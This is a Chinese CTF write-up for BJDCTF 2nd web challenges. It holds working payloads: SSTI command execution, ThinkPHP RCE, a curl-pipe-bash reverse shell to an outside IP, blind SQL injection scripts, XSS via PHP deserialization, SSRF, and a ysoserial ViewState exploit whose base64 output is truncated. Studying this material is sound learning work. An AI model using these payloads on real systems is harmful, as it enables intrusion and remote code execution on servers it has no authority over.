BJDCTF 第二届 WEBwriteup

原创

rdd_null 于 2020-03-23 20:49:58 发布 3597 收藏 1

分类专栏： CTF 文章标签： xss shell 信息安全 power web

BJDCTF 第二届 WEB writeup

WEB

[BJDCTF 2nd]fake google

- 这题是我出的，因为源码中只过滤了`BJD`的输出，原意是字符串切片过滤一下，在buu上的flag是`flag{}`的形式，所以过滤也就失效了，淡淡的忧桑
- 直接给payload：`qaq?name={{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read()[1:] }}`

[BJDCTF 2nd]old-hack

- 打开后是个黑页，发现是一个tp5的框架，直接tp5getshell一把梭
- payload：`GET : ?s=captcha POST: _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls -al`

[BJDCTF 2nd]duangShell

题目提示存在备份文件，所以下载下来，发现是.swp文件，使用vim的-r参数还原

还原出源码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>give me a girl</title>
</head>
<body>
    <center><h1>珍爱网</h1></center>
</body>
</html>
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!"."<br>";
if (!isset($_POST['girl_friend'])) {
    die("where is P3rh4ps's girl friend ???");
} else {
    $girl = $_POST['girl_friend'];
    if (preg_match('/\>|\\\/', $girl)) {
        die('just girl');
    } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\$/i', $girl)) {
        echo "<img src='img/p3_need_beautiful_gf.png'> <!-- He is p3 -->";
    } else {
        //duangShell~~~~
        exec($girl);
    }
}
```

post一个`girl_friend`，对其值进行了过滤，不能直接读取flag

于是尝试反弹一个shell，注册个小号，在buu的basic里申请个linux主机

开启主机的apache服务，在/var/www/html下的1.txt写入`bash -i >& /dev/tcp/174.1.51.154/2333 0>&1`，再开启监听`nc -lvvp 2333`

在题目中，传入：`girl_friend=curl http://174.1.51.154/1.txt|bash`

反弹shell，获取flag即可

原题中还有个找flag的环节，用find命令即可

[BJDCTF 2nd]简单注入

- 结果回显只在源码中显示，有点坑
- 测试后发现过滤了特殊字符：`" & ' - ; =`和许多关键字
- 在回显中发现有`用户名错误或不存在`
- 于是猜测是盲注
- 传入`username=admin\&password=||1#`可以发现，回显了BJD needs to be stronger

> 原理：username='admin' and password='||1#'
> 斜杠注释了username的第二个引号，使得username比较的值直到了...password='

- 可以使用regexp binary 盲注，编写脚本

```
import requests

req =  requests.session()

url = 'http://ce36ce69-aab9-4595-8435-50ce6d15e902.node3.buuoj.cn/index.php'

data = {"username":"admin\\","password":"{}"}

# res = req.post(url,data=data,proxies={"http":"127.0.0.1:8080"})
t2 = '0x5e' #^

t3 = ''
for i in range(1,20):
 for i in range(32,127):
  if chr(i) in '.?^*+$': # 屏蔽掉正则表达式中的一些通配符
   pass
  else:
   t1 = str(hex(i)).replace('0x','')
   # payload1 = '|| username regexp binary {}#'.format(t2+t1) # admin
   payload2 = '|| password regexp binary {}#'.format(t2+t1) #OhyOuFOuNdit
   data['password'] = payload2
   print(data,chr(i))
   res = req.post(url,data=data)
   # print(res.text)
   if "BJD needs" in res.text:
    t3 = t3+chr(i)
    print(t3)
    t2 = t2+t1
    break
```

- 登陆即可源码查看flag

[BJDCTF 2nd]Schrödinger

- 网页中英文翻译结果如下


```
您可以为该页面提供一个wibsite，该页面将自动识别目标的各种参数并尝试破解密码。
计算时间越长，突发事件的成功率越高。但是在检查最后的结果之前，没有人知道是否要输入密码。
我们称其为突发和未突发的叠加状态，你可以随时查看进度，
但一旦你查看了进度，本网站就会停止突发并删除相关的进度，
我们称其为叠加状态的崩溃。如果服务器的CPU是空闲的，那么它必须是ab
```

是一个破解密码的界面，可以破解网站的密码

在源码中发现了test.php文件，访问后发现是一个登陆页面


于是尝试破解这个网页，把`http://localhost/test.php`输入进去

多了两个回显



检查cookie，有一段base值，解码后是时间戳，删除后刷新页面，成功率就变高了

点击check，弹出弹框，是一个b站的av号



- flag就在b站的评论区，直接写个自动化脚本跑一下，跑出评论，获得flag

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from time import sleep
from selenium.webdriver.common.by import By
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.wait import WebDriverWait

url = 'https://www.bilibili.com/video/av11664517?from=search&seid=5788594551178491681'
chrome_options=Options()

browser = webdriver.Chrome()
browser.get(url)


for i in range(1,27):
 print(i)
 wait=WebDriverWait(browser,10)
 next_page = wait.until(EC.element_to_be_clickable((By.CLASS_NAME,"next")))
 c_element = browser.find_element_by_class_name('next')
 c_element.click()
 if "BJD" in browser.page_source:
  break
```

- flag: BJD{Quantum_Mechanics_really_Ez}

[BJDCTF 2nd]假猪套天下第一

- 打开题目，随便登陆一下
- 发现可以随意登陆
- 但是登陆后就没什么信息了
- 抓下登陆的包
- 发现了`L0g1n.php`
- 访问后，是一系列套娃

> 1、cookie里的时间戳
> 2、Client-ip:127.0.0.1
> 3、Referer:gem-love.com
> 4、User-Agent:Commodore 64
> 5、from:root@gem-love.com
> 6、via:y1ng.vip

- 套娃完之后，还是没有flag，于是查看源码，但是没请求头，所以看不了
- 尝试抓包
- 源码中发现flag`<!--ZmxhZ3s0YjVjYjMwZi00NDBiLTRhZjQtOWQzYS1jOTQ1NGFkMWUxMjd9Cg==-->`

[BJDCTF 2nd]xss之光

- 打开就让滚滚滚
- 扫描一下，扫到了git目录
- githack获取一下源码

```php
<?php
$a = $_GET['yds_is_so_beautiful'];
echo unserialize($a);
```

是个反序列化

出题人之前说过是个原生类反序列化

再联想题目，是个XSS于是随便构建一下

payload

```php
<?php
$a = new Exception("<script src=http://ip/xssrdd/myjs/copyright.js></script>");
$b = urlencode(serialize($a));

var_dump($b);
?>
```

传入后查看cookie就有flag

延伸payload

```php
<?php
$a = new Error("<script>alert(1)</script>");
$b = serialize($a);
echo urlencode($b);
```

[BJDCTF 2nd]elementmaster

- Y1ng师傅出的题
- 在id里发现了`506F2E 706870`
- 像16进制，转换一下，得到`Po.php`
- 访问一下是只有一个点
- 在回头看漫画，发现文件名是元素周期表的意思，联想刚刚得到的Po，还有漫画内容
- 构建payload

```python
import os
import requests
req = requests.session()
lists = ['H', 'He', 'Li', 'Be', 'B', 'C', 'N', 'O', 'F', 'Ne', 'Na', 'Mg', 'Al', 'Si', 'P', 'S', 'Cl', 'Ar',
         'K', 'Ca', 'Sc', 'Ti', 'V', 'Cr', 'Mn', 'Fe', 'Co', 'Ni', 'Cu', 'Zn', 'Ga', 'Ge', 'As', 'Se', 'Br',
         'Kr', 'Rb', 'Sr', 'Y', 'Zr', 'Nb', 'Mo', 'Te', 'Ru', 'Rh', 'Pd', 'Ag', 'Cd', 'In', 'Sn', 'Sb', 'Te',
         'I', 'Xe', 'Cs', 'Ba', 'La', 'Ce', 'Pr', 'Nd', 'Pm', 'Sm', 'Eu', 'Gd', 'Tb', 'Dy', 'Ho', 'Er', 'Tm',
         'Yb', 'Lu', 'Hf', 'Ta', 'W', 'Re', 'Os', 'Ir', 'Pt', 'Au', 'Hg', 'Tl', 'Pb', 'Bi', 'Po', 'At', 'Rn',
         'Fr', 'Ra', 'Ac', 'Th', 'Pa', 'U', 'Np', 'Pu', 'Am', 'Cm', 'Bk', 'Cf', 'Es', 'Fm','Md', 'No', 'Lr',
         'Rf', 'Db', 'Sg', 'Bh', 'Hs', 'Mt', 'Ds', 'Rg', 'Cn', 'Nh', 'Fl', 'Mc', 'Lv', 'Ts', 'Og', 'Uue']
for i in lists:
    url = "http://00157c88-ef09-44e9-93e8-f01a1f3e4c80.node3.buuoj.cn/" + i + ".php"
    res = req.get(url)
    if res.status_code == 200:
        print(res.text, end='')
    else:
        continue
```

- 读出文件`And_th3_3LemEnt5_w1LL_De5tR0y_y0u.php`

[BJDCTF 2nd]文件探测

- headers中发现`home.php`
- 构造`home.php?file=php://filter/convert.base64-encode/resource=system`读取源码

```php
<?php
error_reporting(0);
if (!isset($_COOKIE['y1ng']) || $_COOKIE['y1ng'] !== sha1(md5('y1ng'))){
    echo "<script>alert('why you are here!');alert('fxck your scanner');alert('fxck you! get out!');</script>";
    header("Refresh:0.1;url=index.php");
    die;
}
<?php

$filter1 = '/^http:\/\/127\.0\.0\.1\//i';
$filter2 = '/.?f.?l.?a.?g.?/i';


if (isset($_POST['q1']) && isset($_POST['q2']) && isset($_POST['q3']) ) {
    $url = $_POST['q2'].".y1ng.txt";
    $method = $_POST['q3'];

    $str1 = "~$ python fuck.py -u \"".$url ."\" -M $method -U y1ng -P admin123123 --neglect-negative --debug --h
int=xiangdemei<br>";

    echo $str1;

    if (!preg_match($filter1, $url) ){
        die($str2);
    }
    if (preg_match($filter2, $url)) {
        die($str3);
    }
    if (!preg_match('/^GET/i', $method) && !preg_match('/^POST/i', $method)) {
        die($str4);
    }
    $detect = @file_get_contents($url, false);
    print(sprintf("$url method&content_size:$method%d", $detect));
}

?>
```

- 扫描目录发现robots.txt，里面有admin.php和flag.php
- admin.php需要从本地访问
- q1随便传，q2传`http://127.0.0.1/admin.php?rdd=`闭合后面的`.y1ng.txt`，q3传`GET%s%`闭合后面的`%d`
- 获得到admin.php的源码

```php
<?php
error_reporting(0);
session_start();
$f1ag = 'f1ag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

function Check()
{
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_
COOKIE['y1ng'] === sha1(md5('y1ng')))
        return true;
    else
        return false;
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br
>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}


$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);

if (isset($_GET['decrypt'])) {
    $decr = $_GET['decrypt'];
    if (Check()){
        $data = $_SESSION['secret'];
        include 'flag_2sln2ndln2klnlksnf.php';
        $cipher = aesEn($data, 'y1ng');
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
} else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999));
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}


?>
```

- 需要我们传入`decrypt`，使得与`aesEn($data, 'y1ng')`的值相等
- 这里data是由session控制的，我们猜不到就置空
- 删除`PHPSESSID`
- 然后用脚本生成decrypt即可，ip可由admin.php直接访问回显得到

```php
<?php
function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5('174.0.222.75', true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}
$cipher = aesEn('', 'y1ng');
echo $cipher; //70klfZeYC+WlC045CcKhtg==
```

- 删除PHPSESSID，GET方式传入decrypt即可

[BJDCTF 2nd]EasyAspDotNet

- 第一次做win的题
- 随便点击几下，源码中发现：/ImgLoad.aspx?path=1.png
- 尝试任意文件读取，读取`web.config`：ImgLoad.aspx?path=.../.../web.config

```xml
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<machineKey validationKey="47A7D23AF52BEF07FB9EE7BD395CD9E19937682ECB288913CE758DE5035CF40DC4DB2B08479BF630CFEAF
0BDFEE7242FC54D89745F7AF77790A4B5855A08EAC9" decryptionKey="B0E528C949E59127E7469C9AF0764506BAFD2AB8150A75A5" va
lidation="SHA1" decryption="3DES" />
</system.web>
</configuration>
```

参看www师傅发的这个文章

赵师傅分享的文章，给出了两个脚本链接1和2


直接编译过的脚本链接

运行

```
 D:\rdd's_tools\asp\ysoserial-1.32\Release\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c "E
xploitClass.cs;./System.dll;./System.Web.dll" --generator="CA0B0334" --validationalg="SHA1" --validationkey="47A
7D23AF52BEF07FB9EE7BD395CD9E19937682ECB288913CE758DE5035CF40DC4DB2B08479BF630CFEAF0BDFEE7242FC54D89745F7AF77790A
4B5855A08EAC9"
```

- 运行结果

```
/wEy7EoAAQAAAP8BAAAAAAAAAAwCAAAATlN5c3RlbS5EYXRhLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9r
ZW49Yjc3YTVjNTYxOTM0ZTA4OQUBAAAAE1N5c3RlbS5EYXRhLkRhdGFTZXQkAAAAFkRhdGFTZXQuUmVtb3RpbmdGb3JtYXQTRGF0YVNldC5EYXRh
U2V0TmFtZRFEYXRhU2V0Lk5hbWVzcGFjZQ5EYXRhU2V0LlByZWZpeBVEYXRhU2V0LkNhc2VTZW5zaXRpdmUSRGF0YVNldC5Mb2NhbGVMQ0lEGkRh
dGFTZXQuRW5mb3JjZUNvbnN0cmFpbnRzGkRhdGFTZXQuRXh0ZW5kZWRQcm9wZXJ0aWVzFERhdGFTZXQuVGFibGVzLkNvdW50EERhdGFTZXQuVGFi
bGVzXzAEAQEBAAAAAgAHH1N5c3RlbS5EYXRhLlNlcmlhbGl6YXRpb25Gb3JtYXQCAAAAAQgBCAICAAAABf3///8fU3lzdGVtLkRhdGEuU2VyaWFs
```



```
DzsAAAAAEAAAAk1akAADAAAABAAAAP//AAC4AAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAOH7oOALQJzSG4
AUzNIVRoaXMgcHJvZ3JhbSBjYW5ub3QgYmUgcnVuIGluIERPUyBtb2RlLg0NCiQAAAAAAAAAAAUEUAAEwBAwDS43ZeAAAAAAAAAAAAADgAAIhCwELAAAI
AAAABgAAAAAAAN4mAAAAIAAAAEAAAAAAABAAIAAAAAIAAAQAAAAAAAAABAAAAAAAAAAgAAAAAIAAAAAAAADAECFAAAQAAAQAAAAABAAABAAAAAAA
AAAQAAAAAAAAAAAAAACMJgAATwAAAABAAACoAgAAAAAAAAAAAAAAAAAAAAAAABgAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAACAAAAgAAAAAAAAAAAAAAAggAABIAAAAAAAAAAAAAAAAudGV4dAAAAOQGAAAAIAAAAAgAAAACAAAAAAAAAAAAAAAA
AAAgAABgLnJzcmMAAACoAgAAAEAAAAAEAAAACgAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAADAAAAABgAAAAAgAAAA4AAAAAAAAAAAAAAAAAAEAA
AEIAAAAAAAAAAAAAAAAAAAAwCYAAAAAAABIAAAAAgAFADAhAABcBQAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAbMAMAwwAAAAEAABECKAMAAAooBAAACgoGbwUAAApvBgAACgZvBwAACm8IAAAKcwkAAAoLB28KAAAKcgEAAHBvCwAACgZv
DAAACm8NAAAKchEAAHBvDgAACgwHbwoAAApyGQAAcAgoDwAACm8QAAAKB28KAAAKF28RAAAKB28KAAAKF28SAAAKB28KAAAKFm8TAAAKB28UAAAK
JgdvFQAACm8WAAAKDQZvBwAACglvFwAACt4DJt4ABm8HAAAKbxgAAAoGbwcAAApvGQAACioAARAAAAAAIgCHqQADDgAAAUJTSkIBAAEAAAAAAAwA
AAB2NC4wLjMwMzE5AAAAAAUAbAAAALwBAAAjfgAAKAIAAHACAAAjU3RyaW5ncwAAAACYBAAAJAAAACNVUwC8BAAAEAAAACNHVUlEAAAAzAQAAJAA
AAAjQmxvYgAAAAAAAAACAAABRxQCAAkAAAAA+iUzABYAAAEAAAAOAAAAAgAAAAEAAAAZAAAAAgAAAAEAAAABAAAAAwAAAAAACgABAAAAAAAAGACkA
IgAGAFYANgAGAHYANgAKAKgAnQAKAMAAnQAKAOgAnQAOABsBCAEOACMBCAEKAE8BnQAOAIYBZwEGAKwBIgAGACECFwIGAEECFwIGAGYCIgAAAAAA
AQAAAAAAAQABAAAAEAAXAAAABQABAAEAUCAAAAAAhhgwAAoAAQARADAADgAZADAACgAJADAACgAhALQAHAAhANIAIQApAN0ACgAhAPUAJgAxAAIB
CgA5ADAACgA5ADQBKwBBAEIBMAAhAFsBNQBJAJoBOgBRAKMBPwBZALMBRABBALoBMABBAMgBSgBBAOMBSgBBAP0BSgA5ABECTwA5AC4CUwBpAEwC
WAAxAFYCMAAxAFwCCgAxAGICCgAuAAsAZQAuABMAbgBcAASAAAAAAAAAAAAAAAAAAAAAAAJQAAAAEAAAAAAAAAAAAAABABkAAAAAAAAQAAAAAAAAA
AAAAABMAnQAAAAAAABAAAAAAAAAAAAAAAQAiAAAAAAAAAAAA8TW9kdWxlPgBkZ3BrNXJsNS5kbGwARQBtc2NvcmxpYgBTeXN0ZW0AT2JqZWN0AC5j
dG9yAFN5c3RlbS5SdW50aW1lLkNvbXBpbGVyU2VydmljZXMAQ29tcGlsYXRpb25SZWxheGF0aW9uc0F0dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJp
bGl0eUF0dHJpYnV0ZQBkZ3BrNXJsNQBTeXN0ZW0uV2ViAEh0dHBDb250ZXh0AGdldF9DdXJyZW50AEh0dHBTZXJ2ZXJVdGlsaXR5AGdldF9TZXJ2
ZXIAQ2xlYXJFcnJvcgBIdHRwUmVzcG9uc2UAZ2V0X1Jlc3BvbnNlAENsZWFyAFN5c3RlbS5EaWFnbm9zdGljcwBQcm9jZXNzAFByb2Nlc3NTdGFy
dEluZm8AZ2V0X1N0YXJ0SW5mbwBzZXRfRmlsZU5hbWUASHR0cFJlcXVlc3QAZ2V0X1JlcXVlc3QAU3lzdGVtLkNvbGxlY3Rpb25zLlNwZWNpYWxp
emVkAE5hbWVWYWx1ZUNvbGxlY3Rpb24AZ2V0X0Zvcm0AZ2V0X0l0ZW0AU3RyaW5nAENvbmNhdABzZXRfQXJndW1lbnRzAHNldF9SZWRpcmVjdFN0
YW5kYXJkT3V0cHV0AHNldF9SZWRpcmVjdFN0YW5kYXJkRXJyb3IAc2V0X1VzZVNoZWxsRXhlY3V0ZQBTdGFydABTeXN0ZW0uSU8AU3RyZWFtUmVh
ZGVyAGdldF9TdGFuZGFyZE91dHB1dABUZXh0UmVhZGVyAFJlYWRUb0VuZABXcml0ZQBGbHVzaABFbmQARXhjZXB0aW9uAAAPYwBtAGQALgBlAHgA
ZQAAB2MAbQBkAAAHLwBjACAAAAAAAFPrEJ4OwFZKu3aYOkFG4/oACLd6XFYZNOCJAyAAAQQgAQEICLA/X38R1Qo6BAAAEhEEIAASFQQgABIZBCAA
EiEEIAEBDgQgABIlBCAAEikEIAEODgUAAg4ODgQgAQECAyAAAgQgABIxAyAADggHBBIREh0ODggBAAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2Vw
dGlvblRocm93cwEAAAC0JgAAAAAAAAAAAAAAAAAAAAAAAADOJgAAACAAAAAAAAAAAAAAAAAAwCYAAAAAAAAAAAAAAABfQ29yRGxsTWFpbgBtc2Nv
cmVlLmRsbAAAAAAA/yUAIAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAEAAQAAADAAAIAAAAAAAAAAAAAAAAAAAAAAEAAAAAAEgAAABYQAAATAIAAAAAAAAAAATAI0AAAAVgBTAF8AVgBFAFIAUwBJAE8ATgBfAEkA
TgBGAE8AAAAAAL0E7/4AAAEAAAAAAAAAAAAAAAAAAAAD8AAAAAAAAAAAAAAABAAAAAIAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABlAEkA
bgBmAG8AAAAAACQABAAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAAAACwBKwBAAABAFMAdAByAGkAbgBnAEYAaQBsAGUASQBuAGYAbwAAAIgB
AAABADAAMAAwADAAMAA0AGIAMAAAACwAAgABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAAAgAAAAMAAIAAEARgBpAGwAZQBWAGUA
